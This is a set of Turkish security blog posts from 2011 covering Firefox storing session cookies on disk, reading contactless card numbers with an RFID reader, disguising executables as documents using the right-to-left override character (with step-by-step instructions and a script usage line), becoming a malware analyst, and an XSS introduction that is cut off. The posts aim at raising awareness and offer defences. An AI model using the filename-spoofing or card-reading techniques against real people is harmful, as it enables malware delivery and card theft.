
```
Set-Cookie: JSESSIONID=0000YdvlbpvLNTc51NQwDfQGV06:162u7ac2o; HTTPOnly; Path=/; Secure
```







Sessionstore.js dosyasında yer alan objeler JavaScript Object Notation (JSON) formatında saklandığı için kolay okunabilmesi adına jsbeautifier.org sitesinde içeriği düzenlettiğimde oturum çerezi okunabilir hale geldi.



Peki ne Chrome, ne Internet Explorer internet tarayıcısı oturum çerezini dosya sistemi üzerinde okunaklı olarak saklamazken Firefox saklıyordu ve saklamasının son kullanıcıya ne tür bir etkisi olabilirdi ?


Web siteleri sizi her oturumda size özel üretilen oturum çerezleri üzerinden takip eder, doğrular ve işleminizi gerçekleştirir. Örnek olarak bir internet bankacılığı uygulaması düşünelim. Uygulamaya giriş yaptıktan sonra uygulama size o oturuma özel bir oturum çerezi göndererek sizin doğrulama adımlarından başarıyla geçtiğinizi kabul eder ve gerçekleştireceğiniz her işlemde (işlem bazlı jeton kullanılmadığı durumlarda) oturum çerezinizi kontrol ederek işleminizi gerçekleştirir.


Peki ya bu oturum çereziniz çalınırsa ne olur ? Art niyetli kişi sizin adınıza gerçekleştirmeye yetkili olduğunuz tüm işlemleri (para transferleri, döviz alış/satış vs.) gerçekleştirebilir. İşte bu nedenle oturum çerezlerinin dosya sistemine kayıt edilmesi ve zararlı yazılımlar tarafından kolaylıkla çalınabilir olması tercih edilmez.

Peki Firefox internet tarayıcısı bunu neden yapıyor ? Beklenmeyen bir durumda (crash), yeni bir eklenti yüklendikten sonra veya otomatik güncelleştirme sonrasında internet tarayıcısının yeniden başlatılması gibi ihtiyaçlar ortaya çıktığı için oturumların kaldığı yerden devam edebilmesi (session restore) amacıyla oturum çerezlerini Sessionstore.js dosyasında saklamaktadır.

Her ne kadar sisteme bulaşmış zararlı bir yazılım günün sonunda hangi internet tarayıcısı olursa olsun bellekten okuma, kanca atma ve diğer yöntemler ile oturum çerezlerini çalabilse de kullandığınız internet tarayıcınızın art niyetli kişilerin işlerini bu kadar kolaylaştırmıyor olması gerekmektedir.

Güvenliğiniz için oturum geri yükleme (session restore) özelliğini devre dışı bırakmanızı öneririm. Bunun için aşağıdaki iki değeri 0 olarak değiştirmeniz yeterli olacaktır.





Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim…

Temassız Tehlike

Source: https://www.mertsarica.com/temassiz-tehlike/

By M.S on November 25th, 2011

Son günlerde sahip olduğum kredi kartlarına baktığımda hemen hemen hepsinin temassız kredi kartı (Mastercard ise Paypass yazısı, Visa ise PayWave amblemi) olduğunu farkettim. 2008 yılında temassız kredi kartlarının sayısı bir elin parmaklarını geçmezken günümüzde artık çoğu banka, müşterilerinin kredi kartlarını temassız kredi kartları ile yeniler oldu. Özellikle NFC (Near Field Communication) teknolojisinin cep telefonları ve akıllı telefonlarda yer alması ve yakın zamanda temassız alışverişe imkan sağlayacak olmaları nedeniyle

kimi haber sitelerinde yer alan haberlere göre yakın zamanda temaslı ve temassız kredi kartları tarih olarak yerlerini bu cihazlara bırakıyor olacaklar.


Her ne kadar bu ve benzer haberlerin önümüzdeki 5 yıl içerisinde gerçekleşme olasılığı bana göre düşük olsa da bir güvenlik uzmanı olarak cüzdanımda RFID teknolojisini kullanan temassız kredi kartı taşımak yerine NFC teknolojisini kullanmayı tercih ederim. Bunun en büyük nedeni cüzdanınızda bulunan temassız kredi kartı haberiniz olmadan herhangi bir RFID okuyucu ile okunabilirken NFC teknolojisi kullanan bir cihazda bu olasılığın oldukça düşük olmasıdır nedeni ise bunun için öncelikle kredi kartı yerine kullanacağınız mobil uygulamayı çalıştırmış ve NFC vericisini devreye sokmuş olmanız gerekmektedir.

Peki benim gibi cüzdanında temassız kredi kartı taşıyanlar için durum ne kadar vahim veya gerçekten vahim mi ? Gelin bu soruya birlikte yanıt arayalım.

Eğer yıl 2008 olsaydı ve cüzdanınızda temassız kredi kartı taşıyor olsaydınız, meraklı bir kişi, RFIDIOt adındaki yazılım ve desteklediği RFID okuyucu ile temassız kredi kartınızın içinde yer alan etiketi okuyarak adınızı, soyadınızı, kredi kartı numaranızı ve kredi kartınızın son kullanma tarihini kolaylıkla öğrenebilirdi. Nasıl mı ? İşte böyle.

Günümüze gelecek olursak, aynı durumun halen geçerli olup olmadığının yanıtını geçtiğimiz günlerde aramaya koyuldum ve teste başlayabilmek için ilk olarak ihtiyaç duyacağım malzemeleri toplamaya başladım. Temassız kredi kartı olarak geçtiğimiz aylarda elime ulaşan Mastercard'ın temassız kredi kartını, RFID okuyucu olarak OmniKey CardMan 5321 cihazını, okuyucu yazılımı olarak ise RFIDIOt v1.0b yazılımını, işletim sistemi olarak üzerinde Python v2.7.1, pyreadline ve pyscard modüllerinin kurulu olduğu Windows 7 işletim sistemini kullandım.

Teste başladığım zaman RFIDIOt yazılımının temassız kredi kartında yer alan etiketi okuduktan sonra "Unrecognized TAG (tanımlanamayan etiket)" hatasını döndüğünü gördüm. Hata ile birlikte dönen paketleri incelediğimde bu paketler içerisinde kredi kartı numaramın ve son kullanma tarihinin HEX değerlerinin yer aldığını gördüm. Yaklaşık 1.5 sene önce güncellenen RFIDIOt yazılımında yer alan tanımlı APDU komutlarının ve çözümleme (parse) fonksiyonlarının eski kaldığını düşünerek alternatif yazılımlar aramaya koyuldum ve Brad Antoniewicz'in blogunda yer alan ChasePayPassBlink yazılımı ile karşılaştım. Ancak bu yazılımın Chase bankamatik/kredi kartına yönelik geliştirildiğini öğrendikten sonra elimde bulunan Mastercard'ın Paypass kredi kartı için bu yazılım üzerinde değişiklikler yapmam gerekeceğini anladım ve kısa bir araştırma ve çalışmanın sonucunda ortaya Paypass Kredi Kartı Okuyucu yazılımı çıkmış oldu. Yazılımı çalıştırır çalıştırmaz temassız kredi kartından kredi kartı numarasını ve son kullanma tarihini başarıyla okuyabildiğini gördükten sonra testi tamamladım.



2008 yılından farklı olarak temassız kredi kartında yer alan etikette artık müşteri adı ve soyadının yer almamasını sevinçle karşılamış olmama rağmen kredi kartı numarasının ve son kullanma tarihinin halen okunabiliyor olması her ne kadar direkt olarak dolandırıcılar tarafından alehyte kullanılamayacak olsa da sosyal mühendislik yöntemleri ile diğer bilgiler ile birleştirilerek kullanılma ihtimali konusunda düşündürtmeye yetti.

Peki ya sonuç ? Sonuç itibariyle cüzdanınızda veya cebinizde bulunan kredi kartı numaranız ve kredi kartınızın son kullanma tarihi bir şekilde (bu 2008 yılındaki videoda olduğu gibi koca bir RFID okuyucuyu cebinize yakınlaştırarak olabilir, RFID kapı anteni kullanılarak olabilir veya StrongLink gibi ufak bir okuyucu kullanarak olabilir) meraklı kişi veya kişiler tarafından okunabilir. Bu ihtimal düşük dahi olsa sizin için önemli bir husus ise çözüm önerisi olarak 20$ gibi cüzi bir ücret ödeyerek internetten sipariş edebileceğiniz RFID korumalı bir cüzdan kullanmanızı önerebilirim.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim…

Her Gördüğüne İnanma

Source: https://www.mertsarica.com/her-gordugune-inanma/

By M.S on November 1st, 2011

RTLO, namı diğer RIGHT-TO-LEFT OVERRIDE, Windows XP işletim sistemi kullanırken pek çoğumuzun dikkate almadığı ancak Windows Vista ve Windows 7 işletim sistemi kullanırken çok dikkatli olmamızı gerektiren bir Evrensel kod (unicode) karakteridir (\u202E). RTLO kısaca karakterlerin soldan sağa değil sağdan sola olarak işlem görmesini sağlar ve bu sayede sağdan sola yazılan diller (Arapça, İbranice, Süryanice vs.) desteklenebilmektedir.

Windows XP işletim sistemi, varsayılan (default) olarak az önce bahsi geçen dilleri desteklememekte, ek bir paket yüklenerek (Install files for complex script and right-to-left languages) destekleyebilmekteydi. Ancak Windows Vista ve Windows 7 işletim sistemlerinin hayatımıza girmesi ile bu durum değişti ve varsayılan olarak bu diller desteklenir hale geldi. Peki bu desteğin bizimle ne ilgisi var ?


Yıllarca yakınımızdakiler tarafından yapılan şu şekilde uyarılara kulak kabarttık durduk, "Bir dosyayı çalıştırmadan önce uzantısına mutlaka dikkat et", "Uzantısı exe ise sakın çalıştırma, virüs olabilir" ve bu sayede yıllar içinde hepimiz ister istemez bir dosyayı

çalıştırmadan önce uzantısına dikkat eder olduk. Çoğu kimse farkında olmasa da bu kontrol sayesinde art niyetli kişiler zararlı yazılımları sistemlere bulaştırabilmek için daha farklı sosyal mühendislik yöntemlerine başvurmak zorunda kaldılar. Bu yöntemlerden biri de RTLO evrensel kod karakterli dosya adlarına sahip zararlı yazılımlar oluşturmak oldu. Peki bu dosya adlarını nasıl oluşturuyorlar da kullanıcıları kolaylıkla kandırabiliyorlar ?

Öncelikle RTLO evrensel kod karakteri içeren dosya adını Windows 7 işletim sistemi üzerinde oluşturabilmek için kayıt defterinde (registry) bir kaç değişiklik yapmak ve daha sonra sistemi yeniden başlatmak gerekiyor.

Bunun için izlenmesi gereken adımlar sırasıyla:


- Regedit komutu çalıştırılır. (Start -> Arama kutucuğu -> regedit)
- HKEY_CURRENT_USER\Control Panel\Input Method altında EnableHexNumpad anahtarı oluşturulur ve anahtara 1 değeri atanır.
- Sistem yeniden başlatılır.



Ardından .exe olan program uzantısının istenilen başka bir uzantıymış gibi görünmesi için RTLO evrensel kod karakterini dosya adında kullanıyorlar. Daha net olması adına ufak bir örnek üzerinden ilerleyelim.

- Windows/system32 klasörü altında yer alan calc.exe programını dilediğiniz bir klasöre kopyalayın.
- Programın uzantısının doc olarak görünmesini sağlayacağımız için programın simgesini (icon) Microsoft Word simgesi olarak değiştirin. (Resource Hacker programı işinizi görecektir.)
- Daha sonra programın adını (rename) cod.exe olarak değiştirin.
- Ardından programın adını tekrar değiştirmek için programın üzerine farenin sağ tuşu ile basıp menüden yeniden adlandır (rename) öğesini seçin.
- İmleci c harfinin başına (en sol) getirin ve ardından klavyeden NUMLOCK açık iken ALT ve FN tuşlarına basılı tutarak +202E tuşlarına basın.

Gördüğünüz üzere programın uzantısı artık doc olarak gözüküyor. Komut satırından programın bulunduğu klasörde DIR komutunu çalıştıracak olursanız bu yanılgının görüntüden ibaret olduğunu hemen anlayabilirsiniz.



Python ile yukarıda bahsetmiş olduğum adımları (simge değiştirme hariç) otomatize eden RTLO.py isimli programa buradan ulaşabilirsiniz.

Programın kullanımı: python rtlo.py [extension] [source filename] [new filename]
Örnek kullanım: python rtlo.py .doc calc.exe Confidential_document_no_

Sonuç olarak Windows Vista veya Windows 7 kullanıcısıysanız ve eskiden kalma uzantı kontrolü yaparak programları gözü kapalı çalıştırma alışkanlığınız varsa yakın zamanda sıkıntı yaşama ihtimaline karşı programları çalıştırmadan önce içinde bulunduğu klasörde yer alan TYPE (Application ise dikkat!) kolonuna veya HEX Editör ile başlık bilgisine (ilk 2 bayt MZ ise dikkat!) dikkat etmeniz faydalı olacaktır.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim...

Zararlı Yazılım Analisti Olmak...

Source: https://www.mertsarica.com/zararli-yazilim-analisti-olmak/
By M.S on October 5th, 2011

Son yıllarda Windows işletim sistemini hedef alan Zeus, SpyEye, TDL gibi hatrı sayılır zararlı yazılımlara manşetlerde sıkça rastlıyorduk. Daha sonra o çok güvenli Mac OS X işletim sisteminin kullanım oranının artış göstermesi ile (bunun en büyük nedenlerinden biri de Mac OS X'e zararlı yazılım bulaşmaz yanılgısı olsa gerek) bu sisteme yönelik geliştirilen zararlı yazılımlar da manşetlerde yerini birer birer almaya başladı. Gün geldi tweet atmaktan internette sörf yapmaya, e-posta okumaktan bankacılık işlemleri gerçekleştirmeye kadar bir çok alanda ihtiyaçlarımızı karşılayabilen, modern işletim sistemleri ile güçlendirilmiş olan akıllı mobil cihazlar için geliştirilen zararlı yazılımlar manşetleri süslemeye başladı. Peki bilgi hırsızlığı için geliştirilen zararlı yazılımlar neden bu kadar revaçta ?

Ünlü bir banka soyguncusu olan Willie Sutton'e "Neden banka soyuyorsunuz ?" diye bir soru yönelten muhabirin aldığı "Çünkü para orada" yanıtını günümüze uyarlar ve "Neden zararlı yazılım geliştiriyorsunuz?" diye bir soru soracak olsaydık alacağımız yanıt şüphesiz "Çünkü finansal getirisi çok yüksek" olurdu ve ilk sorduğumuz sorunun da yanıtını almış olurduk.

Öyle bir dünyada yaşıyoruz ki hiç bir zaman kansere, aidse ve diğer ölümcül hastalıklara çare bulunmayacağına sadece bu hastalıkların ilerlemesini engelleyen, kontrol altında tutan pahalı ilaçların piyasada olacağına inanıyorum. Bilgi/Bilişim güvenliği sektörünü de aynı şekilde düşünüyorum. Hiç bir zaman çok güvenli bir işletim sistemi tasarlanmayacak veya bir antivirüs yazılımı tüm zararlı yazılımları tespit ediyor veya sisteme bulaşmasını engelliyor olmayacak. Durum böyle olunca da nasıl hastalıkların bulaşmasını engellemek, tedavi etmekten daha kolay ise aynı şekilde zararlı yazılımların da sistemlere bulaşmasını engellemek, sistemlerden kaldırmaktan daha kolay olmaya devam edecek. Zararlı yazılımlar ha bulaştı ha bulaşacak derken kurumlar daha fazla zararlı yazılım analistine veya bu beceriye sahip çalışanları istihdam etmeye başlayacak ve bu sayede bu alanda uzmanlaşmak isteyenler, bu işten keyif alanlar için zararlı yazılım analizi hobi olmaktan çıkarak mesleklerinin bir parçası haline dönüşecektir. Özellikle APT'lerin dev kurumları hedef aldığı son aylarda kendi personeli ile zararlı yazılım analizi yapabilen bir kurum olmanın getirisi (3. partilere güven kaygısı, kapalı kapılar ardında çözüm üretme ihtiyacı) paha biçilmez olsa gerek.

Peki zararlı yazılım analisti olmak için ne tür bilgi/becerilere sahip olmanız gerekiyor ?

Programlama becerisi: Bilişim güvenliği uzmanı olupta programlama dili bilmiyorum demek kulağa ne kadar garip geliyorsa (gelmiyorsa da ben çok yadırgıyorum, her zaman araçlar işinizi görmeyebilir) zararlı yazılım analistiyim ancak Assembly'den, Java'dan, C'den, C#'den anlamıyorum demek kulağa bir o kadar garip gelebilir. Örneğin Java ile yazılmış bir zararlı yazılımı decompile ettikten sonra kodu analiz etmeniz gerekecek bu durumda ne yapacaksınız ? Veya zararlı bir yazılımı assembly seviyesinde çalışan bir debugger ile (Ollydbg veya Immunity Debugger) analiz ediyorsunuz, Assembly bilmeden programın akışına nasıl müdahale edecek veya şifreleme anahtarlarını nasıl ele geçireceksiniz ? Gereksinimler böyle olunca bir zararlı yazılım analistinin C ve Assembly programlama dillerine yabancı olmaması buna ilaveten diğer programlama dilleri ile yazılmış (C++, Java, .Net) programların kaynak kodlarına az çok göz gezdirmiş olması gerekmektedir. Bunlara ilaveten Python veya Ruby gibi programlama dillerinden faydalanarak hızlı bir şekilde kendi programınızı yazmanız gerekebilir. Örneğin hafızadan diske kayıt ettiğiniz (dump) zararlı bir yazılımdan otomatik olarak şifreleme anahtarlarını toplayan ve şifrelemeyi çözen bir program yazmak istiyorsunuz. Şayet Python biliyorsanız IDAPython ile ufak betikler (script) yazmanız işinizi oldukça hızlandıracaktır. Anlayacağınız üzere zararlı yazılım analisti olma konusunda ısrarcı iseniz birden fazla programlama dili bilmeniz (uzman seviyesinde olmasa da) şart!

Sistem, ağ ve uygulama yöneticisi becerisi: En basitinden elinizde analiz etmeniz gereken bir zararlı yazılım var ve bunu kendi sisteminizde analiz etmemeniz gerektiğini az çok tahmin edebiliyorsunuzdur. Bu durumda yapmanız gereken izole bir ortamda kontrollü bir şekilde bu yazılımı çalıştırmaktır. Bunun için sanal ortamlardan (VMWare veya Virtual Box iyi bir seçim olacaktır) oluşan zararlı yazılım analiz laboratuvarı kurmanız gerektiği için işletim sistemi kurulumundan konfigürasyonuna, sanal ağ yapılandırmaları oluşturmaya kadar bir çok konuda bilgi sahibi olmanız gerekmektedir. Örneğin Android işletim sistemini hedef alan zararlı bir yazılımı analiz etmeniz gerekiyor. Bu durumda mutlaka Android OS yüklü bir cihaza mı ihtiyacınız var ? Tabii ki hayır, sanal sistem üzerine kuracağınız ve yapılandıracağınız bir emülatör işinizi görecektir. Veya ağ üzerinden yayılmaya çalışan zararlı bir yazılımın oluşturduğu trafiği izlemeniz ve analiz etmeniz gerekecek bu durumda ağ bilgisine ihtiyaç duyacaksınız misal hangi port üzerinden hangi protokolü kullanıyor, şifreli mi haberleşiyor. Veya analiz ettiğiniz zararlı yazılım internette bulunan bir web sunucusu üzerindeki 0. gün zafiyetini istismar etmeye çalışıyor ancak analizi tamamlamak için bunu gerçekleştirmesine izin veremezsiniz bu nedenle sanal sisteminizin DNS kayıtlarını, aradığı alan adını sanal sisteminize yönlendirecek şekilde yapılandırarak ve kuracağınız aynı sürüm web sunucusuna yönlendirerek istismar etmesini sağlamanız ve analiz etmeniz gerekecektir. Kısacası yeri gelecek sistem, ağ ve uygulama yöneticisinin sahip olduğu hünerleri sergileyeceğiniz bir ortam oluşturarak zararlı yazılımın başarıyla çalışmasını sağlayacak alt yapıyı oluşturmanız gerekecektir.

Her zamanki gibi zararlı yazılım analizi ile ilgili kitaplar okumak (misal Malware Analyst's Cookbook ve bu listede yer alan kitaplar), blogları ve haber kaynaklarını takip etmek (misal MNIN Security Blog), eğitimlere katılmak (misal SANS'ın Reverse-Engineering Malware: Malware Analysis Tools and Techniques eğitimi) ve tabii ki bol bol pratik yapmak (bunun için üzerinde zararlı yazılım tespit edilen sitelerin duyurulduğu twitter.com/hack4career twitter sayfasına göz atmak ve zararlı yazılımları indirerek incelemek iyi bir başlangıç olabilir) zaman içinde sizi başarıya ulaştıracaktır.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim...

XSS != Basit Bir Kutucuk

Source: https://www.mertsarica.com/xss-ve-beef/

By M.S on August 19th, 2011

Bu zamana dek cross-site scripting ile ilgili çok sayıda makale, hikaye okumuş olabilirsiniz ancak cross-site scripting zafiyetinin halen web uygulamalarında en çok rastlanan güvenlik zafiyetlerinin başında geliyor olması nedeniyle farkındalığı arttırma adına ben de birşeyler karalamak istedim.

Cross-site scripting, nam-ı diğer XSS ve Türkçe meali ile siteler arası betik çalıştırma zafiyeti ile ilgili son kullanıcı olarak bugüne dek çok fazla haber duydunuz, yazılımcı veya yönetici olarak çok sayıda XSS yazan bir kutucuk gördünüz ve bu nedenle XSS zafiyetinin uygulama üzerinde zararsız, küçük bir kutucuk çıkarmaktan ibaret olduğunu düşünebilirsiniz ancak gerçekler bir kutucuk ile sınırlı değil.

Siteler arası betik çalıştırma zafiyeti (XSS) kabaca bir web uygulamasının girdi olarak kabul ettiği kodu (çoğunlukla javascript) filtrelemeden kullanıcıya sunması sonucunda ortaya çıkmaktadır.

Siteler arası betik çalıştırma zafiyeti üçe ayrılmaktadır;

- Kalıcı (persistent/stored): Kullanıcıdan girdi olarak alınan kod (potansiyel zararlı javascript) veritabanına bir defa yazıldıktan sonra daha sonra içeriğin internet tarayıcısı tarafından her çağrılmasında (örnek olarak foruma yazılmış bir mesajı veya bir haberin altına yazılan bir yorumu düşünün) tekrar ve tekrar kullanıcıya sunulur.
- Kalıcı olmayan (non-persistent/reflected): Kullanıcıdan girdi olarak alınan kod (potansiyel zararlı javascript) veritabanına yazılmadığı için sadece bir defa internet tarayıcısı tarafından (E-posta veya sohbet programı üzerinden size gönderilmiş bir bağlantı adresine (URL) tıkladığınızı düşünün) çağrılması ile kullanıcıya sunulur.
